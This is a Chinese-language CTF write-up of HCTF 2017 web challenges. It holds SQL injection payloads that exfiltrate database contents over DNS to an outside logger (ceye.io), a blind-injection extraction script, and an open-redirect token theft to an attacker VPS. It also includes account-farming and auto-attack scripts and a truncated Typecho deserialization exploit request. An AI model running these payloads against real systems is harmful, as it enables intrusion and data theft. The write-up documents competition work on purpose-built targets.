Web

easy_sign_in

直接看证书，看到一个 flag in，后面有一个 ip，http://123.206.81.217/，访问得到 flag。

babycrack

网页里面有个=_=.js，先格式化 js，梳理之后逻辑大概是这样的：

_0x180a 存储了一些包括各种函数名的字符串（经过一次移位），_0xa180 以函数的形式取_0x180a 的内容_0x2e2f8d 同样存储了一些字符串 check 函数，通过表示 flag 正确。其中 check 函数分为几步（设 s 为输出串）：

1）取 s 的前四位，已经给出为 hctf，并对_0x2e2f8d 做移位操作

```
var _0x50559f = _0x5b7c0c[_0x2e2f8d[0x5]](0x0, 0x4);
var _0x5cea12 = parseInt(btoa(_0x50559f), 0x20);
        ... 这里有段 eval 好像没用直接删了 ...
(function(_0x3291b7, _0xced890) {
    var _0xaed809 = function(_0x3aba26) {
    while (--_0x3aba26) {
        _0x3291b7[_0xa180('0x4')](_0x3291b7['shift']());
        }
    };0xaed809(++_0xced890);
}(_0x2e2f8d, _0x5cea12 % 0x7b));
```

2）将 s 以"_"为分隔符分割，并做一系列验证（设为 s[0],s[1],...）

```
var _0x34f55b = (_0x1c3854(_0x76e1e8[0x0][_0x43c8d1(0xd)](-0x2, 0x2)) ^ _0x1c3854(_0x76e1e8[0x0][_0x43c8d1(0xd)](0x4, 0x1))) % _0x76e1e8[0x0][_0x43c8d1(0x8)] == 0x5;
if (!_0x34f55b) {
    return ![];
}
```

3）s[0]检查：

```
var _0x34f55b = (_0x1c3854(_0x76e1e8[0x0][_0x43c8d1(0xd)](-0x2, 0x2)) ^ _0x1c3854(_0x76e1e8[0x0][_0x43c8d1(0xd)](0x4, 0x1))) % _0x76e1e8[0x0][_0x43c8d1(0x8)] == 0x5;
if (!_0x34f55b) {
    return ![];
}
```

比较松，基本都能过

4）s[2]检查：

```
b2c = function(_0x3f9bc5) { ... }
... 这里一段反调试的也可以删了 ...
e = _0x1c3854(b2c(_0x76e1e8[0x2])[_0x43c8d1(0xe)]('=')
[0x0]) ^ 0x53a3f32;
if (e != 0x4b7c0a73) {
    return ! [];
}
```

随便试了一下 b2c 的结果，发现 s[2]得为 2 位才有可能通过，爆破了一下，s[2]为 iz

5）s[3]检查：

```
f = _0x1c3854(b2c(_0x76e1e8[0x3])[_0x43c8d1(0xe)]('=')
[0x0]) ^ e;
if (f != 0x4315332) {
    return ! [];
}
```

和 s[2]基本一样，爆破出来为 s0

6）s[1]检查：

```
j = a_sub[0x1].split('3');
if (j[0x0].length != j[0x1].length || (tohex(j[0x0]) ^ tohex(j
[0x1])) != 0x1613) {
```

```
            return ![];
}
k = x => x.charCodeAt() * 7;
l = h(j[0x0], k);
if (l != 0x2f9b5072) {
    return ![];
}
```

s[1]中间是 3，共 5 位，爆破一下为 rev3rse，所以前面大概就是 hctf{xx_rev3rse_iz_s0，猜测前面 xx 位置大概就是 js 之类的了

7）s[4]检查

```
if (!m || _0x5a6d56(_0x76e1e8[0x4][_0x43c8d1(0xd)](0x5, 0x1), 0x2) == _0x76e1e8[0x4][_0x43c8d1(0xd)]( - 0x5, 0x4) || _0x76e1e8[0x4][_0x43c8d1(0xd)]( - 0x2, 0x1) - _0x76e1e8[0x4][_0x43c8d1(0xd)](0x4, 0x1) != 0x1) {
     return ! [];
}
... ...
```

同理爆破一下得到 s[4]的前几位是 h4rd，后面的判断比较混乱，没有唯一解，但结合题目 hint，得出 s[4]是 h4rd23ee3333}

8）s[0]不确定，试了 js 不对，结合 hint 的 sha256，爆破出来 flag 为 hctf{j5*rev3rse_iz_s0*h4rd23ee3333}

boring website

资料参考：https://blog.netspi.com/how-to-hack-database-links-in-sql-server/

Apache/2.4.27 (Win64) OpenSSL/1.0.2l PHP/5.6.32

题目环境：

 windows

mysql 3306(扫描发现)


 mssql

www.zip 存在文件泄漏，index.php 存在明显的注入

Hint：linked servername 是 mysql，理论上是从 mssql 连到 mysql 上 0.0


突破思路，利用 mssql 注入，调用 mysql 执行 sql 语句，waf 过滤较严，但 load_file 未过滤，查询结果通过 dns 外带数据获取，构造 payload 如下：

http://106.15.53.124:38324/?id=3;SELECT * FROM OPENQUERY(mysql,'SELECT LOAD_FILE(CONCAT("\\","www3.xxxxx.ceye.io\foobar"))')




Name	Remote Addr	Created At (UTC+0)
www3.f6risd.ceye.io	139.196.66.38	2017-11-12 15:12:50
www3.f6risd.ceye.io	139.196.66.40	2017-11-12 15:12:50

测试成功，按照流程继续构造，查找 flag



```
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20%22test1%22),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20%22test%22),%22www3.f6risd.ceye.io\\foobar%22))%27);
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20password%20from%20secret),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20column_name%20from%20information_schema.columns%20where%20table_name=%22secret%22%20limit%201,1),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20column_name%20from%20information_schema.columns%20where%20table_name=%22secret%22%20limit%200,1),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20column_name%20from%20information_schema.columns%20where%20table_name=%22secret%22%20limit%204,1),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20column_name%20from%20information_schema.columns%20where%20table_name=%22secret%22%20limit%202,1),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20column_name%20from%20information_schema.columns%20where%20table_name=%22secret%22%20limit%203,1),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20group_concat(column_name)%20from%20information_schema.columns%20where%20table_name=%22secret%22%20limit%200,1),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20*%20from%20secret),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20%22xx%22%20from%20secret),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20flag%20from%20secret),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20secret%20from%20secret),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20group_concat(column_name)%20from%20information_schema.columns%20where%20table_name=%22secret%22),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(SELECT%20flag%20FROM%20secret%20),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(SELECT%20group_concat(table_name)%20FROM%20information_schema.tables%20WHERE%20table_schema=database()),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20flag%20from%20flag),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20version()),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20%22test%22),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\%22,(select%20user()),%22www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\www3.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\www2%22,select%20user(),%22.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\www2.f6risd.ceye.io\\foobar%22))%27)
http://106.15.53.124:38324/?id=3;SELECT%20*%20FROM%20OPENQUERY(mysql,%27SELECT%20LOAD_FILE(CONCAT(%22\\\\www.f6risd.ceye.io\\foobar%22))%27)
```



60086	dn5-1og-can-take-f14g-6as84fwww3.f6risd.ceye.io	139.196.66.38	2017-11-10 17:19:39
60085	dn5-1og-can-take-f14g-6as84fwww3.f6risd.ce	139.196.66.39	2017-11-10 17:19:38
60084	1www3.f6risd.ceye.io	139.196.66.38	2017-11-10 17:19:05
60083	1www3.f6risd.ceye.io	139.196.66.37	2017-11-10 17:19:04
60066	passwordwww3.f6risd.ceye.io	139.196.66.37	2017-11-10 17:17:15
60063	namewww3.f6risd.ceye.io	139.196.66.38	2017-11-10 17:16:44
60060	idwww3.f6risd.ceye.io	139.196.66.39	2017-11-10 17:16:28
60057	xxwww3.f6risd.ceye.io	139.196.66.38	2017-11-10 17:14:26

poker2

更新完 flash，登录上去，发现是一个还挺完善的页游，开始测试各种功能。

发现有一个圣诞小屋的地图怪只有 3 点血，攻击也很低，打完以后给 84000 经验。结合要升 100 级的提示，感觉可能要

刷经验。先分析了一下数据包，发现有一个请求是获得怪物 id 和进入交战状态，有一个请求是发生攻击行为。

开自动战斗打一会后，继续分析各种功能，发现有人已经 90 级了？有人拿到成长巨高的神宠了？感觉可能不是刷怪那么简单，又申请了几个账号登录后发现，有一些账号有初始水晶和已接任务。

于是写了一个 face.py 来申请账号，来获得一个好的初始账号。

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Date    : 2017-11-11 18:03:23
# @Author  : louys (louyslala@gmail.com)
# @Link    : http://www.louys.net.cn

import requests
import time

S = requests.session()

def reg(string):
    url = "http://petgame.2017.hctf.io/login/register.php?bname=%s&sex=2&head=2&bc=2&username=%s&pass=%s" %(string,string,string)
    print "the reg info "+S.get(url).content

def get_inf(string):
    url = "http://petgame.2017.hctf.io/passport/dealPc.p
hp"
    payload = {"username":string,"mac":'','sign':'',"passwo
rd":string,'mobile1':'1'}
    print "login result "+S.post(url,data=payload).content
    print "the username is " + string
    url = "http://petgame.2017.hctf.io/function/User_Mo
d.php"
    content = S.get(url).content
    shui_pos = content.find("水晶")
    print content[shui_pos:shui_pos+15]
    wei_pos = content.find("威望")
    print content[wei_pos:wei_pos+15]
    chong_pos = content.find("宠物")
    print content[chong_pos:chong_pos+15]
    yuan_pos = content.find("元宝")
    print content[yuan_pos:yuan_pos+15]
    ji_pos = content.find("积分")
    print content[ji_pos:ji_pos+15]
```

```
def get_task(string):
    url = "http://petgame.2017.hctf.io/passport/dealPc.php"
    payload = {"username":string,"mac":'','sign':'',"password":string,'mobile1':'1'}
    print "login result "+S.post(url,data=payload).content
    print "the username is " + string
    url = "http://petgame.2017.hctf.io/function/taskshow.php?title_vary=3&bid=2&rd=0.38350920765076046"
    content = S.get(url).content
    print content


def main():
    for i in range(300,400):
        tmp = "louys"+str(i)
        reg(tmp)
        #get_task(tmp)
        time.sleep(2)


if __name__ == '__main__':
    main()
```

刷到一个 40 多 w 水晶的号，在商店购买了一波以后，发现还是要打怪。

于是写了一个 attack.py 来刷怪。

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests
import re
from threading import Thread
import sys
import random

S = requests.session()

attack_url = "http://petgame.2017.hctf.io/function/FightGate.php?id=1&g=%s&checkwg=checked&rd=%s"
#gg_url = "http://petgame.2017.hctf.io/function/Fight_Mod.php?p=89&bid=2448&rd=0.4393741597904868"
gg_url = "http://petgame.2017.hctf.io/function/Fight_Mod.php?p=46090&type=1"
#gg_url="http://petgame.2017.hctf.io/function/Fight_Mod.php?pz=2&p=46090&auto=2&rd=0.2247669938606
```

```
0095&team_auto=1"

header1 = {"Referer":"http://petgame.2017.hctf.io/functi
on/Fight_Mod.php?p=46090&type=1",
          "User-Agent":'Mozilla/5.0 (Macintosh; Intel Mac
OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/61.0.3163.100 Safari/537.36'}
#header1 = {"Referer":"http://petgame.2017.hctf.io/func
tion/Fight_Mod.php?pz=2&p=46090&auto=2&rd=0.76
97414015208284&team_auto=1",
 #          "User-Agent":'Mozilla/5.0 (Macintosh; Intel Mac
 OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko
) Chrome/61.0.3163.100 Safari/537.36'}



header2 = {"Referer":"http://petgame.2017.hctf.io/index
.php",
          "User-Agent":'Mozilla/5.0 (Macintosh; Intel Mac
OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/61.0.3163.100 Safari/537.36'}

def log():
    url = "http://petgame.2017.hctf.io/passport/dealPc.p
hp"
    string = "louys303"
    payload = {"username":string,"mac":'','sign':'',"passwo
rd":string,'mobile1':'1'}
    S.post(url,data=payload,headers=header2,timeout=2)
.content


def attack(g):
    target = attack_url % (g,str(random.random()))
    content = S.get(url=target,headers=header1,timeout
=1).content
    print content

def get_gg():
    content = S.get(gg_url,headers=header2,timeout=1).
content
    gg = re.findall(r"gg=\[(.*)\]",content)[0]
    gg = gg.split(",")[-1]
    return gg

def main():
    log()
    while True:
        try:
            gg = get_gg()
            attack(g=gg)
            attack(g=gg)
            attack(g=gg)
        except KeyboardInterrupt:
            sys.exit()
        except Exception as e:
            print e
            pass

if __name__ == '__main__':
    main()
    pass
```


在各种服务器用 nohup 狂开 N 个进程后得到 flag。

A World Restored

审查流量，发现了几个不合理的地方：

1). 将敏感信息 token 置于 get 请求上；


2). 未登录访问页面时会有一个重定向，但重定向 url 未作验证。



```
65   http://auth.2017.hctf.io      GET    /login.php
66   http://auth.2017.hctf.io      GET    /static/js/bootstrap.min.js
68   http://auth.2017.hctf.io      GET    /static/js/jquery.min.js
70   http://auth.2017.hctf.io      POST   /login.php
71   http://messbox.2017.hctf.io   GET    /?token=OTY1MDdiNjMzYTM1ODM0MHxhV2x2Ync9PQ==
72   http://messbox.2017.hctf.io   GET    /report.php
73   http://auth.2017.hctf.io      GET    /login.php?n_url=http://messbox.2017.hctf.io/report.php
74   http://messbox.2017.hctf.io   GET    /favicon.ico
75   http://auth.2017.hctf.io      GET    /favicon.ico
76   http://auth.2017.hctf.io      POST   /login.php?n_url=http%3A%2F%2Fmessbox.2017.hctf.io%2Freport....
77   http://messbox.2017.hctf.io   GET    /report.php?token=OTY1MDdiNjMzYTM1ODM0MHxhV2x2Ync9PQ==
```

提交 http://messbox.2017.hctf.io/login.php?n_url=http://vpsweb

能成功在 vps 上拿到用户 token，使用该 token 访问在 cookie 里成功获取 flag



```
Pragma: no-cache
Server: nginx
Set-Cookie: flag=hctf%7Bxs5_iz_re4lly_complex34e29f%7D; expires=Tue, 14-Nov-2017 0
Vary: Accept-Encoding
```

SQL Silencer

突破点还是注入，过滤很多，最终的突破方法是布尔注入 payload 如下

http://sqls.2017.hctf.io/index/index.php?id=2^1

http://sqls.2017.hctf.io/index/index.php?id=2^0

http://sqls.2017.hctf.io/index/index.php?id=2^(bool)


响应分析：

正常结果：alice、bob、cc、only 3 user

语句错误：there in no thing

触发 waf：nonono

查询 flag 表数据容易触发语法错误，通过 count(1)/_count()_ 被过滤*/得到 flag 表存在两行数据，但是这里的 payload 需要结果为一行，利用 count(1)特性，使结果为一行通过 where 条件进行布尔构造得到所查询的数据值，详细 payload 过程如下




```
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag))=2)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag))=3)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where(flag.id=3))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where(flag.flag=3))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(flag)from(flag)where(flag.id=3))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(flag)from(flag)where(id=3))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(flag)from(flag)where(id=2))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(flag)from(flag)where(id=1))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where(binary(flag)=0x2f))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where(binary(flag)=0x2e))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where(binary(flag)!=0x2e))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where(binary(flag)!=0x37))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where(binary(flag)=0x31))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where(binary(flag)!=0x31))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where(binary(flag)=0x30))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where(binary(flag)%3C0x2f))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where(binary(flag)%3C0x3320))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where(binary(flag)%3C0x3320)))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where((1=1)&&(binary(flag)%3C0x3320)))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where((1=1)or(binary(flag)%3C0x3320)))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where((1=1)&(binary(flag)%3C0x3320)))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where((1=1)and(binary(flag)%3C0x3320)))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where(id=3&&binary(flag)%3C0x3320))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(id)from(flag)where(id=3))%3E0x00)
http://sqls.2017.hctf.io/index/index.php?id=2^((select(id)from(flag)where(id=1))%3E0x00)
```

exp：

```
turl = "http://sqls.2017.hctf.io/index/index.php?id=2^((select(count(1))from(flag)where(binary(flag)<%s))>0x00)"
#./H3llo_111y_Fr13nds_w3lc0me_t0_hctf2017/
rec="0x"
ans = ""
for i in range(255):
    l=0
    r=255
    while(l<r):
        mid = (l+r+1)/2
        payload = rec+ num2hex(mid)
        pUrl = turl % payload
        print pUrl
        if "Cc" in requests.get(pUrl).content:
            r= mid-1
        else:
            l = mid
        print l,r
    rec = rec + num2hex(l)
    ans = ans + chr(l)
    print ans
```

这里能注入一行数据，发现是个目录，猜测另一行可能是个文件名，故继续注入下一行数据，利用 count(1)配合 where flag>0xXXXX 结果为 0，1，2 的特点注入得到令一行数据得到 What_U*n33d*1s_under_m2，对于解题无用，但是得到此方法

后来发现目录下为一 Typecho，利用公开 exp



```
POST /index/H3llo_111y_Fr13nds_w3lc0me_t0_hctf2017/install.php?finish=1 HTTP/1.1
Host: sqls.2017.hctf.io
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,zh-CN;q=0.8,zh;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Referer: http://sqls.2017.hctf.io/index/H3llo_111y_Fr13nds_w3lc0me_t0_hctf2017/install.php
Cookie: PHPSESSID=anqeigjj28k7vell5uhojp1fv7;
__typecho_lang=zh_CN;__typecho_config=YTo3OntzOjQ6Imhvc3QiO3M6OToibG9jYWxob3N0IjtzOjQ6InVzZXIiO3M6NjoieHh4eHh4Ijtz
Ojc6ImNoYXJzZXQiO3M6NDoidXRmOCI7czo0OiJwb3J0IjtzOjQ6IjMzMDYiO3M6ODoiZGF0YWJhc2UiO3M6NzoidHlwZWNobyI7czo3OiJhZGFwdG
VyIjtPOjEyOiJUeXBlY2hvX0ZlZWQiOjM6e3M6MTk6IgBUeXBlY2hvX0ZlZWQAX3R5cGUiO3M6NzoiUlNTIDIuMCI7czoyMDoiAFR5cGVjaG9fRmVl
ZABfaXRlbXMiO2E6MTp7aTowO2E6NTp7czo0OiJsaW5rIjtzOjE6IjEiO3M6NToidGl0bGUiO3M6MToiMiI7czo0OiJkYXRlIjtpOjE1MDc3MjAyOT
